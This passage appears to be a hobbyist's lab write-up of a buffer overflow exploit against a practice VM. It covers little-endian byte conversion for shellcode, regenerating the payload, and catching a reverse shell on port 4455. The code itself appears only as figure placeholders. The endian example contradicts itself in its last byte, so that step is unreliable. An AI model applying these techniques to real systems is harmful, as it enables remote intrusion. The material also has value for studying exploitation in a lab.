Little Endian Instructions:

1) slash between every two characters: \5F\4A\35\8F
2) now reverse the string but keeping the same order of the character couples: \8F\35\4A\5F
3) finally, tack on an 'x' after each slash: \x8F\x35\x4A\x8F.



Figure 22. We set our listener and run the finished script.



Figure 23. Not sure of what happened just yet…

<<EDIT: March 15, 2024, 2:40 A.M.>>

If we refer back to Figure 16 on lines 16, 18, and 19 there is a particular function, str. encode (), that is encapsulating outgoing messages from the code when the conditions are met. In this case, taking out that function and running the fuzzing script with python2 I believe would fix the problem. (Also, I had to redownload the BOF machine because I accidently invoked the updates to install, so the IP has changed to 10.0.2.13 from here onward)



Figure 24. As mentioned above, the new BOF machine's IP, 10.0.2.13.



Figure 25.

Since I had to change out the vm I also had to repackage my shellcode with the new IP, so it'll run successfully via the buffer within our fuzzing script to gain the reverse_tcp I am looking for. I also changed the port to 4455, just to keep us honest.



Figure 26. Once I had reconfigured my fuzzing script to the desired specs, I went on to set my listener on port 4455 and ran said script, shown in Figure 27.



Figure 27. RUN!



Figure 28. Should I say it? I think I'll say it… YAHTZEE~! We accomplished a reverse shell by exploiting a buffer

overflow within the target machine. You can examine and see that by running ipconfig we get the target's IP address, as exemplified in the discovery.txt file off to the right of screenshot. Check and check.